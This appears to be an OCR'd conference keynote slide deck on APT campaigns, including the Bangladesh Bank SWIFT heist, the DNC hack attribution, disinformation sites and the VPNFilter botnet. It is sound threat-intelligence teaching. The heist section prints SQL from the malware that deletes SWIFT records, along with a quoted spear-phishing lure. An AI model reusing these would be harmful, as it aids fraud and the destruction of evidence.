Keynote: Gezielte Angriffe und Cybercrime: Angriffsvektoren im Internet-of-Things (IoT)

27. DFN-Konferenz „Sicherheit in vernetzten Systemen“
24. Februar 2020

Prof. Dr. Christian Dietrich
Institut für Internet-Sicherheit, Westfälische Hochschule
https://www.internet-sicherheit.de
dietrich@internet-sicherheit.de

https://chrisdietri.ch
@wavehackr


Institut für Internet-Sicherheit -- if(is)


- Westfälische Hochschule, Gelsenkirchen
- gegründet 2005
  Prof. Dr. Norbert Pohlmann
  (Vorstandsvorsitzender
  Bundesverband IT-Sicherheit & eco)
- ca. 40 hochmotivierte Mitarbeiter
  (Informatiker, IT-Sicherheitsexperten)
- Seit 2017 neu:
  Prof. Dr. Christian Dietrich
  Fachgebiete Malware-Analyse, Threat Intelligence, IT-Forensik
- Masterstudiengang Internet-Sicherheit

Where are all the ‘A’s in APT?

APT = Advanced Persistent Threat


http://web.archive.org/web/20190625183042/https://www.virusbulletin.com/blog/2018/09/where-are-all-apt/


Lazarus
WannaCry
Titan Rain
US/UK
Stuxnet
Flame
Sandworm
NotPetya
APT17
Operation Aurora
GhostNet
Turla/Snake
Sandworm
Ukraine blackouts
Moonlight
Maze
FANCY BEAR
Estonia
DDoS
Shamoon
Saudi Aramco
FANCY & COZY BEAR
DNC/DCCC
1996
2005
2015
Shamoon 2.0
Saudi Arabia
2000
2010
2020
APT1
PLA61398
Lazarus
Sony Pictures
Agent.BTZ
OPM breach
APT2
PUTTER PANDA
Lazarus
Bangladesh Bank
Indictments
26165, 74455
Complaint
Lazarus
APT attack
Destructive APT attack


Titan Rain
US/UK
Turla/Snake
Moonlight
Maze
FANCY BEAR
Estonia
DDoS
Stuxnet
Flame
APT17
Operation Aurora
GhostNet
Shamoon
Saudi Aramco
Lazarus
WannaCry
Sandworm
NotPetya
Sandworm
Ukraine blackouts
FANCY & COZY BEAR
DNC/DCCC
1996
2000
2005
2010
2015
2020
Shamoon 2.0
Saudi Arabia
APT1
PLA61398
Lazarus
Sony Pictures
Agent.BTZ
OPM breach
APT2
PUTTER PANDA
Lazarus
Bangladesh Bank
Indictments
26165, 74455
Complaint
Lazarus
1st APT era
2nd APT era


4 February 2016

Bangladesh Bank Cyber Heist



The role of malware

Malware intercepting SWIFT messages



- Malware intentions
  - Avoid printing messages/confirmations
  - Avoid traces in the message database
  - Tamper with amounts
- Configuration file with details
  - Trigger date: `20160205`
  - Command and control server
  - Reference number range
    `00901/0000058500`
    ...
    `00901/0000058655`

Bangladesh Bank Cyber Heist -- Timing

	Thursday	Friday	Saturday	Sunday	Monday	Tuesday
February	4	5	6	7	8	9
Bangladesh Bank	at EOB: SWIFT instructions issued by the attacker	WEEKEND Printer stopped	WEEKEND Printer stopped	Printer resumed Try to freeze transactions		
NY Fed	morning: SWIFT instructions received	Contact Bangladesh Bank	WEEKEND	WEEKEND	Freeze transactions forwarded	
RCBC Philippines			WEEKEND	WEEKEND	Chinese New Year	Withdrawals of US$ 58 million in total despite the freeze request

Delete traces from the SWIFT database

- SWIFT Alliance Access
  - Oracle SQL database
  - Patch to circumvent authentication
- Deletion procedure
  - Find relevant entries affecting the fraudulent transfers
  - Delete these entries

```
00901/0000058500
00901/0000058501
...
00901/0000058655
```

```
SELECT MESG_S_UMID
FROM SAAOWNER.MESG_%s
WHERE MESG_SENDER_SWIFT_ADDRESS LIKE '%%%s%%'
  AND MESG_TRN_REF LIKE '%%%s%%';
```

```
DELETE FROM SAAOWNER.MESG_%s
WHERE MESG_S_UMID = '%s';

DELETE FROM SAAOWNER.TEXT_%s
WHERE TEXT_S_UMID = '%s';
```


Source: Malware sample SHA256 4659dadbf5b07c8c3c36ae941f71b631737631bc3fded2fe2af250ceba98959a

Initial infection vector

- Spear phishing
  - Theme: job application
  - Link to resume likely triggered the infection
- Long before the attack
  - Initial attempts between October 2014 and February 2015
  - Possibly time needed to prepare money laundering

I am Rasel Ahlam.

I am extremely excited about the idea of becoming a part of your company and am hoping that you will give me an opportunity to present my case in further detail in a personal interview.

Here is my resume and cover letter. Resume and cover letter <http://www.[DOMAIN REDACTED].com /CFDOCS/Allaire_Support/rasel/Resume.zip>

Thank you in advance for your time and consideration.

Source: http://web.archive.org/web/20190323103114/https://www.justice.gov/opa/press-release/file/1092091/download

Attribution

- Code overlap
  - Secure file deletion routine also found in malware targeting Sony Pictures Entertainment
  - Fake TLS for C2 communications
    - TLS cipher suites even contained in malware samples which did not make use of it
    - also found in early WannaCry variant (February 2017)

- Spear phishing
  - Same accounts as those used when spear phishing Sony Pictures Entertainment
  - Common email accounts used across multiple infections with multiple targets
  - Occasionally accessed from North Korean IP addresses (DPRK)

- US Department of Justice: Criminal Complaint 8 June 2018
  - One North Korean individual identified and related to attacks against Bangladesh Bank, Sony Pictures Entertainment and further targets

Source: http://web.archive.org/web/20190323103114/https://www.justice.gov/opa/press-release/file/1092091/download

14 June 2016

National Security

Russian government hackers penetrated DNC, stole opposition research on Trump

The Post's Ellen Nakashima goes over the events, and discusses the two hacker groups responsible. (Jhaan Elker/The Washington Post)

14 June 2016

Source: http://web.archive.org/web/20171116015523/https://www.washingtonpost.com/world/national-security/russian-government-hackers-penetrated-dnc-stole-opposition-research-on-trump/2016/06/14/cf006cb4-316e-11e6-8ff7-7b6c1998b7a0_story.html

14 Jun 2016
Public: DNC Hack

08 Nov 2016
Election

2016

2017

28 Apr 2016
DNC: Incident Response

CROWDSTRIKE

How to attribute two different actors?

COZY BEAR and FANCY BEAR

- COZY BEAR (APT29)
  - Characteristic uniquely attributed malware (SeaDaddy implant)
  - US targets in the past: White House, State Department, WH Chief of Staff
  - Further targets in the energy, politics, education and research sectors

- FANCY BEAR (APT28)
  - Characteristic uniquely attributed malware
  - Targets in the military, diplomatic and political sectors
  - German Parliament in April/May 2015

Source: http://web.archive.org/web/20160827152324/https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/

27 Jul 2015
COZY BEAR
initial access

18 Apr 2016
FANCY BEAR
initial access

28 Apr 2016
CrowdStrike IR

14 Jun 2016
DNC Hack published

Nov 2016
Presidential Election

2015

2016

2017

COZY BEAR

FANCY

CS

Source: http://web.archive.org/web/20180622111433/https://www.wired.com/story/dnc-lawsuit-reveals-key-details-2016-hack/

GUCCIFER 2.0

GUCCIFER 2.0 DNC'S SERVERS HACKED BY A LONE HACKER

WRITTEN BY GUCCIFER2

JUNE 15, 2016

I AM ON TWITTER

My Tweets

Worldwide known cyber security company CrowdStrike announced that the Democratic National Committee (DNC) servers had been hacked by "sophisticated" hacker groups.

I'm very pleased the company appreciated my skills so highly))) But in fact, it was easy, very easy.

GUCCIFER2.0

TWEETS 4 | FOLLOWING 38 | FOLLOWERS 514

GUCCIFER 2.0
@GUCCIFER_2

guccifer2.wordpress.com
Joined June 2016

Tweet to GUCCIFER 2.0

Photos and videos

Tweets | Tweets & replies | Media

GUCCIFER2.0

GUCCIFER 2.0 @GUCCIFER_2 · 7h


Dossier on Hillary Clinton from DNC server. June 21 at 10 a.m. Expect it #Guccifer2 guccifer2.wordpress.com/2016/06/20/dos ...


Brian Fallon, Hillary for America National Press Secretary
Friends and Allies
April 26, 2015
Schweizer appearances on Sunday shows

Friends and Allies Talking Points
Hillary for America

Guccifer2.0's text	Correct Romanian version
Vorbiți limbă română?	Vorbiți limba română? *(Unusual form. Most people would simply say: "Vorbiți românește?")*
V-am spus deja. încercați să-mi verifica?	V-am spus deja. încercați să mă verificați?
Oare nu știți ce este filigran?	Oare nu știți ce este un filigran? *(note: "filigran" is a rare word in Romanian. Most people would just use "watermark" as in English)*
Am mult de făcut	Am multe de făcut

Source: Costin Raiu, Kaspersky, Area 41 2018



Source: Costin Raiu, Kaspersky, Area 41 2018

FANCY BEARS'

Hack Team

#0p0lympics

About us

2016-09-13

Greetings citizens of the world. Allow us to introduce ourselves… We are Fancy Bears' international hack team. We stand for fair play and clean sport.

We announce the start of #0p0lympics. We are going to tell you how Olympic medals are won. We hacked World Anti-Doping Agency databases and we were shocked with what we saw.

We will start with the U.S. team which has disgraced its name by tainted victories. We will also disclose exclusive information about other national Olympic teams later. Wait for sensational proof of famous athletes taking doping substances any time soon.

We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
Expect us.

Anonymous - #0p0lympics

U.S. and Canada Sports Officials' Secret Plot Revealed

Source: fancybear.net, 2016-09-13

Special service

MH-17: IN SEARCH OF TRUTH

The documentary by Vasily Prozorov is about the MH-17 crash. The investigation of the former officer of the Security Service of Ukraine (SBU) reveals new and unknown details of the tragedy. The film is based on original documents from the Ukrainian special services and exclusive interviews with eyewitnesses.

- 40-minute “documentary” on the downing of MH17
- Allegedly by an SBU defector
- Deny Russian involvement
- Accuse Ukrainian forces
- Oppose findings of the Joint Investigation Team

Source: https://urlscan.io/result/85a28bd6-25a2-4c12-a5b4-e5a7b0e4cfb2

MAIN NEWS GEORGIA & NATO RELATIONS COOPERATION

Main

Georgia is one of NATO's closest partners. Allied Heads of State and Government agreed that Georgia will become a member of NATO at the Bucharest Summit in April 2008. This decision was reconfirmed at successive NATO Summits. Georgia's relationship with the Alliance contains all the practical tools to prepare for eventual membership.

The NATO-Georgia Commission (NGC) serves as a forum for political consultations and oversees the practical cooperation between Georgia and NATO. In July 2018, NATO Heads of State and Government and the President of Georgia adopted a Declaration to mark the NGC's tenth anniversary.

About Us

CONTACT US

or follow on:

Categories

Georgia-EU (2)
Georgia-NATO (24)
Georgia-Ukraine (3)
Georgia-US (4)
Military Activities (8)
Opinion (15)
Ukraine-NATO (1)

Tags

2008 AFGHANISTAN ARMY EU
GAKHARIA GARIBASHVILI GEORGIA
IRAQ JOIN MEETING MILITARY
MISSION MUNICH NATO REFORMS
RUSSIA SAAKASHVILI STANDARDS

- Georgia is a NATO partner (PfP)
- Might become NATO member
- It's complicated
- georgia-nato[.]org registered 2019-12-17
- Feb 2020: hosted on 185.159.131[.]4, likely routed via ASN 64439 (ITOS-AS) in RU
- RU whois registrant
- Some content (en) from official NATO document

Source: https://urlscan.io/result/74921960-df8d-46ac-9422-a3d81f9e108c/

23 May 2018

VPNFilter: an IoT botnet

- IoT botnet affecting routers and NAS devices
  - Publicly disclosed by Cisco Talos on 2018-05-23
  - 500,000+ infected devices (30,000 in Germany)
  - 54+ countries
  - Persistence

- Functionality
  - Collection of HTTP basic auth credentials
  - Monitoring of Modbus SCADA protocol traffic
  - Sabotage

